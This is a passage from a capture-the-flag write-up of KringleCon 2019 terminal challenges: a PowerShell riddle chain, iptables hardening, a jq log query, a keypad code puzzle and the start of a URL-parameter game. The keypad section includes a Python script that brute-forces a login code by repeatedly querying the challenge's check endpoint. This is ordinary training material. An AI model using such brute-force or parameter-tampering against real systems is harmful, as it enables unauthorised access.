Copying it to the home folder and extracting the contents seems like the way to go and rather than running a command per line, we can concatenate them using a semi colon.

```

PS /home/elf> Copy-Item "\etc\apt\archive" -Destination "\home\elf"; Expand-Archive archive -DestinationPath .\riddle; cd ./riddle;;
PS /home/elf/riddle> dir

    Directory: /home/elf/riddle

Mode                LastWriteTime        Length Name
----                -----          ----  --
d----       12/31/19 11:52 AM            refraction

PS /home/elf/riddle> cd ./refraction/
PS /home/elf/riddle/refraction> dir

    Directory: /home/elf/riddle/refraction

Mode                LastWriteTime        Length Name
----                -----          ----  --
-----      11/7/19 11:57 AM           134 riddle
-----      11/5/19  2:26 PM      5724384 runme.elf

```

Figure 30 - PowerShell Docker Screenshot

This then give us another setting and another clue

¹⁵ <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-childitem?view=powershell-6>

```

PS /home/elf/riddle/refraction> Get-Content riddle
Very shallow am I in the depths of your elf home. You can find my entity by using my md5 identity:
25520151A320B5B0D21561F92C8F6224

PS /home/elf/riddle/refraction> chmod +x ./runme.elf
PS /home/elf/riddle/refraction> ./runme.elf
refraction?val=1.867
PS /home/elf/riddle/refraction> █

```

Figure 31 - PowerShell Docker Screenshot

The clue points to going back to our home folder and seeing what's there.

```

PS /home/elf> dir

Directory: /home/elf

Mode                LastWriteTime         Length Name
----                -----        5662902 archive
d-r---       12/13/19  5:15 PM            2029 motd
d-----       12/31/19 11:52 AM           depths
d-----       12/31/19 11:52 AM          riddle
--r---       12/13/19  4:29 PM           archive

```

Figure 32 - PowerShell Docker Screenshot

So there is a folder called depths. MD5 identity? Is it based off filename, filepath or contents. We opt for the file itself and utilise `Get-FileHash`¹⁶.

```

PS /home/elf> Get-ChildItem -Path "/home/elf/depths/" -Recurse | where { !$_.PSIsContainer } | where { (Get-FileHash -Path $_.FullName -Algorithm MD5).hash -eq "25520151A320B5B0D21561F92C8F6224" }

Directory: /home/elf/depths/produce

Mode                LastWriteTime         Length Name
----                -----        224 thhy5hll.txt

```

Figure 33 - PowerShell Docker Screenshot

This give us another file to look into, the results of which can be seen below.

¹⁶ <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/get-filehash?view=powershell-6>

```
PS /home/elf> Get-Content /home/elf/depths/produce/thhy5h1.txt
temperature?val=33.5
I am one of many thousand similar txt's contained within the deepest of /home/elf/depths. Finding me will give you the most strength but doing so will require Piping all the FullName's to Sort Length.
```

Figure 34 - PowerShell Docker Screenshot

Another setting and another clue. The clue points to sorting all files under /depth/ and bring back the longest. We initially did the following command which brought us back what we needed.

```
PS /home/elf> Get-ChildItem -Path "/home/elf/depths/" -Recurse | Where-Object {$_['length -gt 200} | Sort-Object length | Format-table -Wrap -AutoSize

Directory: /home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown/escape/vote/long/writer/behind/ahead/thin/occasionally/explore/tape/wherever/practical/therefore/cool/plate/ice/play/truth/potatoes/beau
ty/fourth/careful/dawn/adult/either/burn/end/accurate/rubbed/cake/main/she/threw/eager/trip/to/soon/think/fall/is/greatest/become/accident/labor/sail/dropped/fox

Mode LastWriteTime Length Name
---- -- -- -- --
--r--- 11/18/19 7:53 PM 289 8jhj5xz6.txt

Directory: /home/elf/depths/produce

Mode LastWriteTime Length Name
---- -- -- -- --
--r--- 11/18/19 7:53 PM 224 thhy5h11.txt
```

Figure 35 - PowerShell Docker Screenshot

However, on second glance, we got a bit lucky as there could have been hundreds of files with a length greater than 200 so the script was amended to take this into account by, as the clue suggested, getting all fullnames¹⁷ and selecting the longest one.

```
PS /home/elf> Get-ChildItem -Path "/home/elf/depths/" -Recurse | Sort-Object {$_.fullname.length} | Select -Last 1 | Format-table -Wrap -AutoSize

Directory: /home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown/escape/vote/long/writer/behind/ahead/thin/occasionally/explore/tape/wherever/practical/therefore/cool/plate/ice/play/truth/potatoes/beau
ty/fourth/careful/dawn/adult/either/burn/end/accurate/rubbed/cake/main/she/threw/eager/trip/to/soon/think/fall/is/greatest/become/accident/labor/sail/dropped/fox

Mode LastWriteTime Length Name
---- -- -- -- --
--r--- 11/18/19 7:53 PM 289 8jhj5xz6.txt
```

Figure 36 - PowerShell Docker Screenshot

Either way, this gives us another text file to read.

```
PS /home/elf> Get-Content /home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown/escape/vote/long/writer/behind/ah
Get process information to include Username identification. Stop Process to show me you're skilled and in this order they must be killed:

bushy
alabaster
minty
holly

Do this for me and then you /shall/see .
PS /home/elf>
```

Figure 37 - PowerShell Docker Screenshot

¹⁷ <https://stackoverflow.com/questions/16551047/how-to-display-the-length-of-a-filename>

So we need to identify running processes, the relevant usernames and kill them. This should allow us to read `/shall/see` which is currently unavailable.

```
PS /home/elf> Get-Process -IncludeUsername
   WS(M)  CPU(s)    Id UserName          ProcessName
   -----  -----  -----
  26.70    1.28     6 root            CheerLaserServ
 192.71   19.12    31 elf             elf
  3.61    0.02      1 root            init
  0.75    0.00      24 bushy           sleep
  0.72    0.00      25 alabaster        sleep
  0.75    0.00      27 minty           sleep
  0.76    0.00      29 holly           sleep
  3.49    0.00      30 root            su

PS /home/elf> Stop-Process -Id 24;Stop-Process -Id 25;Stop-Process -Id 27;Stop-Process -Id 29;
PS /home/elf> Get-Content /shall/see
Get the .xml children of /etc - an event log to be found. Group all .Id's and the last thing will be in the Properties of the lonely unique event Id.
```

Figure 38 - PowerShell Docker Screenshot

So we listed the processes¹⁸, killed¹⁹ them in the order requested and viewed the contents of the file to give us another clue.

The last clue pointed to us finding a XML file and then processing the data within it. To find the XML we leveraged what we have use before.

```
PS /home/elf> Get-ChildItem -Path \etc -Include *.xml -Recurse -ErrorAction SilentlyContinue
Directory: /etc/systemd/system/timers.target.wants

Mode                LastWriteTime         Length Name
----                -----          10006962 EventLog.xml
```

Figure 39 - PowerShell Docker Screenshot

Any errors weren't outputted in case we got a load of permissions related warnings. Let's just check what's inside the file.

¹⁸ <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-process?view=powershell-6>

¹⁹ <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/stop-process?view=powershell-6>

```

PS /etc/systemd/system/timers.target.wants> Get-Content ./EventLog.xml -Head 20
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Diagnostics.Eventing.Reader.EventLogRecord</T>
      <T>System.Diagnostics.Eventing.Reader.EventRecord</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Diagnostics.Eventing.Reader.EventLogRecord</ToString>
    <Props>
      <I32 N="Id">3</I32>
      <By N="Version">5</By>
      <Nil N="Qualifiers" />
      <By N="Level">4</By>
      <I32 N="Task">3</I32>
      <I16 N="Opcode">0</I16>
      <I64 N="Keywords">-9223372036854775808</I64>
      <I64 N="RecordId">2194</I64>
      <S N="ProviderName">Microsoft-Windows-Sysmon</S>
      <G N="ProviderId">5770385f-c22a-43e0-bf4c-06f5698ffbd9</G>
      <S N="LogName">Microsoft-Windows-Sysmon/Operational</S>
    </Props>
  </Obj>
</Objs>

```

Figure 40 - PowerShell Docker Screenshot

Using a number of resources²⁰²¹ we decide to group on <I32 N="Id">XXX</I32> taking advantage of XML capabilities²² within PowerShell.

```

PS /etc/systemd/system/timers.target.wants> [xml]$xml = Get-Content /etc/systemd/system/timers.target.wants/EventLog.xml
PS /etc/systemd/system/timers.target.wants> $xml.Objs.Objs | Where-Object {$_.N -eq "ID" } | Group-Object -Property '#text' | Where {$_.Group.Count -eq 1} | Select -expand Group
N #text
-----  

Id 1

```

Figure 41 - PowerShell Docker Screenshot

This just gives us one record back which is good news. Now to bring back the properties of the relevant node.

²⁰ <https://docs.microsoft.com/en-us/windows/win32/wes/eventschema-eventid-systemproperties-type-element>

²¹ <https://docs.microsoft.com/en-us/windows/win32/wes/eventschema-schema>

²² <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/select-xml?view=powershell-6>

```
PS /etc/systemd/system/timers.target.wants> ($xml.Objs.Obj.Props | Where {$_.I32.N -eq 'Id' -and $_.I32.'#text' -eq 1}).Obj.LST.Obj.Props.S. '#text'
2019-11-07 17:59:56.525
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
10.0.14393.206 (rs1_release.160915-0644)
Windows PowerShell
Microsoft® Windows® Operating System
Microsoft Corporation
PowerShell.EXE
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ``$correct_gases_postbody = @(`n      O=6`n      H=7`n      He=3`n      N=4`n      Ne=22`n      Ar=11`n      Xe=10`n      F=20`n      Kr=8`n      Rn=9`n)`n"
C:\ELFURESEARCH\allservices
High
MD5-097CE5761C89434367598834FE32893B
C:\Windows\System32\svchost.exe
C:\Windows\system32\svchost.exe -k netsvcs
PS /etc/systemd/system/timers.target.wants> 
```

Figure 42 - PowerShell Docker Screenshot

It gives us our final setting which after the longest terminal, completes the terminal.

```
PS /etc/systemd/system/timers.target.wants> (Invoke-WebRequest http://127.0.0.1:1225/api/off | Out-Null);
PS /etc/systemd/system/timers.target.wants> (Invoke-WebRequest http://127.0.0.1:1225/api/on | Out-Null);
PS /etc/systemd/system/timers.target.wants> (Invoke-WebRequest http://127.0.0.1:1225/api/angle?val=65.5 | Out-Null);
PS /etc/systemd/system/timers.target.wants> (Invoke-WebRequest http://127.0.0.1:1225/api/temperature?val=-33.5 | Out-Null);
PS /etc/systemd/system/timers.target.wants> (Invoke-WebRequest http://127.0.0.1:1225/api/gas -Method POST -Body "O=6&H=7&He=3&N=4&Ne=22&Ar=11&Xe=10&F=20&Kr=8&Rn=9" | Out-Null);
PS /etc/systemd/system/timers.target.wants> (Invoke-WebRequest http://127.0.0.1:1225/api/refraction?val=1.867 | Out-Null);
PS /etc/systemd/system/timers.target.wants> (Invoke-WebRequest http://127.0.0.1:1225/api/output).RawContent;
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Tue, 31 Dec 2019 12:51:49 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 173

Success! - 6.09 Mega-Jollies of Laser Output Reached!
```

Figure 43 - PowerShell Docker Screenshot

Iptables

- Hint: <https://upcloud.com/community/tutorials/configure-iptables-centos>
- Location: Student Union
- URL: <https://docker2019.kringlecon.com/?challenge=iptables>

Screenshot

```
Inner Voice: Kent. Kent. Wake up, Kent.
Inner Voice: I'm talking to you, Kent.
Kent TinselTooth: Who said that? I must be going insane.
Kent TinselTooth: Am I?
Inner Voice: That remains to be seen, Kent. But we are having a conversation.
Inner Voice: This is Santa, Kent, and you've been a very naughty boy.
Kent TinselTooth: Alright! Who is this?! Holly? Minty? Alabaster?
Inner Voice: I am known by many names. I am the boss of the North Pole. Turn to me and be hired after graduation.
Kent TinselTooth: Oh, sure.
Inner Voice: Cut the candy, Kent, you've built an automated, machine-learning, sleigh device.
Kent TinselTooth: How did you know that?
Inner Voice: I'm Santa - I know everything.
Kent TinselTooth: Oh. Kringle. *sigh*
Inner Voice: That's right, Kent. Where is the sleigh device now?
Kent TinselTooth: I can't tell you.
Inner Voice: How would you like to intern for the rest of time?
Kent TinselTooth: Please no, they're testing it at srf.elfu.org using default creds, but I don't know more. It's classified.
Inner Voice: Very good Kent, that's all I needed to know.
Kent TinselTooth: I thought you knew everything?
Inner Voice: Nevermind that. I want you to think about what you've researched and studied. From now on, stop playing with your teeth, and floss more.
*Inner Voice Goes Silent*

Kent TinselTooth: Oh no, I sure hope that voice was Santa's.
Kent TinselTooth: I suspect someone may have hacked into my IOT teeth braces.
Kent TinselTooth: I must have forgotten to configure the firewall...
Kent TinselTooth: Please review /home/elfuser/IOTteethBraces.md and help me configure the firewall.
Kent TinselTooth: Please hurry; having this ribbon cable on my teeth is uncomfortable.
elfuuser@5255ebc27c09:~$
```

Figure 44 - Iptables Docker Screenshot

Synopsis

Open opening /home/elfuser/IOTTeethBraces.md we are asked to put a bunch of iptables rules in to prevent further hacks.

```
elfuuser@1f8d8cf454d1:~$ cat /home/elfuser/IOTteethBraces.md
# ELFU Research Labs - Smart Braces
### A Lightweight Linux Device for Teeth Braces
### Imagined and Created by ELFU Student Kent TinselTooth

This device is embedded into one's teeth braces for easy management and monitoring of dental status. It uses FTP and HTTP for management and monitoring purposes but also has SSH for remote access. Please refer to the management documentation for his purpose.

## Proper Firewall configuration:

The firewall used for this system is 'iptables'. The following is an example of how to set a default policy with using 'iptables':
```
sudo iptables -P FORWARD DROP
```

The following is an example of allowing traffic from a specific IP and to a specific port:
```
sudo iptables -A INPUT -p tcp --dport 25 -s 172.18.5.4 -j ACCEPT
```

A proper configuration for the Smart Braces should be exactly:

1. Set the default policies to DROP for the INPUT, FORWARD, and OUTPUT chains.
2. Create a rule to ACCEPT all connections that are ESTABLISHED,RELATED on the INPUT and the OUTPUT chains.
3. Create a rule to ACCEPT only remote source IP address 172.19.0.225 to access the local SSH server (on port 22).
4. Create a rule to ACCEPT any source IP to the local TCP services on ports 21 and 80.
5. Create a rule to ACCEPT all OUTPUT traffic with a destination TCP port of 80.
6. Create a rule applied to the INPUT chain to ACCEPT all traffic from the lo interface.
```

Figure 45 - Iptables Docker Screenshot

Solution

Seems fairly straightforward when using the hint, the nudge in the terminal and other resources²³. The rules are added and just checked at the end and before we knew it, this terminal was completed

```
elfuuser@2de9c34d594c:~$ sudo iptables -P INPUT DROP
elfuuser@2de9c34d594c:~$ sudo iptables -P FORWARD DROP
elfuuser@2de9c34d594c:~$ sudo iptables -P OUTPUT DROP
elfuuser@2de9c34d594c:~$ sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
elfuuser@2de9c34d594c:~$ sudo iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
elfuuser@2de9c34d594c:~$ sudo iptables -A INPUT -p tcp --dport 22 -s 172.19.0.225 -j ACCEPT
elfuuser@2de9c34d594c:~$ sudo iptables -A INPUT -p tcp --dport 21 -j ACCEPT
elfuuser@2de9c34d594c:~$ sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT
elfuuser@2de9c34d594c:~$ sudo iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT
elfuuser@2de9c34d594c:~$ sudo iptables -A INPUT -i lo -j ACCEPT
elfuuser@2de9c34d594c:~$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source          destination
ACCEPT    all  --  anywhere        anywhere         state RELATED,ESTABLISHED
ACCEPT    tcp  --  172.19.0.225   anywhere        anywhere         tcp dpt:22
ACCEPT    tcp  --  anywhere        anywhere         anywhere        tcp dpt:21
ACCEPT    tcp  --  anywhere        anywhere         anywhere        tcp dpt:80
ACCEPT    all  --  anywhere        anywhere

Chain FORWARD (policy DROP)
target     prot opt source          destination

Chain OUTPUT (policy DROP)
target     prot opt source          destination
ACCEPT    all  --  anywhere        anywhere         state RELATED,ESTABLISHED
ACCEPT    tcp  --  anywhere        anywhere         anywhere        tcp dpt:80
elfuuser@2de9c34d594c:~$ Kent TinselTooth: Great, you hardened my IOT Smart Braces firewall!

/usr/bin/inits: line 10: 1082 Killed                         su elfuuser
```

Figure 46 - Iptables Docker Screenshot

²³ <https://www.digitalocean.com/community/tutorials/iptables-essentials-common-firewall-rules-and-commands>

Jq

- Hint: <https://pen-testing.sans.org/blog/2019/12/03/parsing-zeek-json-logs-with-jq-2>
- Location: Sleigh Workshop
- URL: <https://docker2019.kringlecon.com/?challenge=jq>

Screenshot

```
Some JSON files can get quite busy.  
There's lots to see and do.  
Does C&C lurk in our data?  
JQ's the tool for you!
```

-Wunorse Openslae

Identify the destination IP address with the longest connection duration using the supplied Zeek logfile. Run runtoanswer to submit your answer.

```
elf@03f5825a1a57:~$
```

Figure 47 - Jq Docker Screenshot

Synopsis

Again, the terminal is pretty descriptive in what it needs – from a Zeek log file in JSON format, get the relevant record that has the longest (largest) duration and bring back the relative IP.

Solution

The code below sorts the JSON file by duration, reverses the results and then brings out the first node

```
elf@70dc32948307:~$ cat conn.log | jq -s 'sort_by(.duration) | reverse | .[0]'

{
  "ts": "2019-04-18T21:27:45.402479Z",
  "uid": "CmYAZn10sInxVD5WWd",
  "id.orig_h": "192.168.52.132",
  "id.orig_p": 8,
  "id.resp_h": "13.107.21.200",
  "id.resp_p": 0,
  "proto": "icmp",
  "duration": 1019365.337758,
  "orig_bytes": 30781920,
  "resp_bytes": 30382240,
  "conn_state": "OTH",
  "missed_bytes": 0,
  "orig_pkts": 961935,
  "orig_ip_bytes": 57716100,
  "resp_pkts": 949445,
  "resp_ip_bytes": 56966700
}
```

Figure 48 - Jq Docker Screenshot

We get an IP of 13.107.21.200 which we then pass to the `runtoanswer` command.

```
elf@70dc32948307:~$ runtoanswer
Loading, please wait.....
```

What is the destination IP address with the longes connection duration? 13.107.21.200

Thank you for your analysis, you are spot-on.
I would have been working on that until the early dawn.
Now that you know the features of jq,
You'll be able to answer other challenges too.

-Wunorse Openslae

Congratulations!

Figure 49 - Jq Docker Screenshot

Terminals (Non-Docker)

Keypad

- URL: <https://keypad.elfu.org/>

Screenshot




Figure 50 - Keypad Screenshot

Synopsis

We need to get the correct access code to enter the building. A few clues will help us on our way which are:

- One digit is repeated once.
- The code is a prime number.
- You can probably tell by looking at the keypad which buttons are used.

Solution

We can narrow down our searches drastically by using the clues mentioned above, especially with it looking like only the numbers 1, 3 and 7 are used on account of them looking the most worn out.

Instinctively 1337 is thought of but it's not a prime number on account of it being divisible by 7 and 191.

When trying out a number, we can see a GET request is made to a URL which contains our guess which indicates we may be able to brute force the actual solution





Figure 51 - Keypad Screenshot

A simple little python script is created that produces values conforming to the clues mentioned and tried them against the GET request.

```
1 import requests
2 import json
3 import sys
4
5 def has_doubles(n): # Checking if the number has 2 digits the same
6     return len(set(str(n))) < len(str(n))
7
8 for num in range(1337,7713): # Since the lowest number can be 1337 and the highest can be 7713, limit the searches
9     prime = True
10    for i in range(2,num): # Check if it's a prime number
11        if (num % i == 0):
12            prime = False
13    if prime:
14        s = set(str(num))
15        if s.issuperset("137"): #If it contains these numbers
16            if has_doubles(num):
17                r = requests.get('https://keypad.elfu.org/checkpass.php?i=' + str(num) + '&resourceId=undefined')
18                json_data = json.loads(r.text)
19                if json_data["success"]:
20                    print('[+] ' + str(num) + ' worked')
21                    sys.exit(0)
22                else:
23                    print('[+] ' + str(num) + ' failed')
```

Figure 52 - Keypad Screenshot

The script is run and a short time later, we have our answer



```
C:\WINDOWS\system32\cmd.exe
C:\Users\Alan\Desktop>python keypad.py
[+] 1373 failed
[+] 1733 failed
[+] 3137 failed
[+] 3371 failed
[+] 7331 worked

C:\Users\Alan\Desktop>
```

Figure 53 - Keypad Screenshot

Trail

- URL: <https://trail.hhc/gameselect/?playerid=lebediahSpringfield>

Screenshot




Figure 54 - Trail Screenshot

Synopsis

There are 3 levels to the game. Completing it on hard will give us clues to completing the crate challenge.

Solution

Before continuing, viewing the source of the main page gives us clues as to what to look for

```
<ul style='list-style-type: none; padding: 0px; text-align: left;'>
  <li><b>Easy:</b> Start with 5000 money on 1 July</li><br><!-- possibly vulnerable to URL param manipulation -->
  <li><b>Medium:</b> Start with 3000 money on 1 August</li><br><!-- params moved to body of POST request -->
  <li><b>Hard:</b> Start with 1500 money on 1 September<br><br></li><!-- add hash integrity to ensure there's NO cheating! -->
</ul>
```

Figure 55 - Trail Screenshot

A quick run through of the game reveals the distance to travel is 8000. Once we get down to zero, the game is complete.

Easy

hhc://trail.hhc/store/?difficulty=0&distance=0&money=5000&pace=0&curmon >

PURCHASE SUPPLIES

ITEM	STARTING QTY	PRICE	AMT TO BUY	ITEM COST
REINDEER	2	500	0	0
RUNNERS	2	200	0	0
FOOD	400	5	0	0
MEDS	20	50	0	0
AMMO	100	20	0	0

MONEY AVAILABLE	COST OF ITEMS	MONEY REMAINING
5000	0	5000

BUY

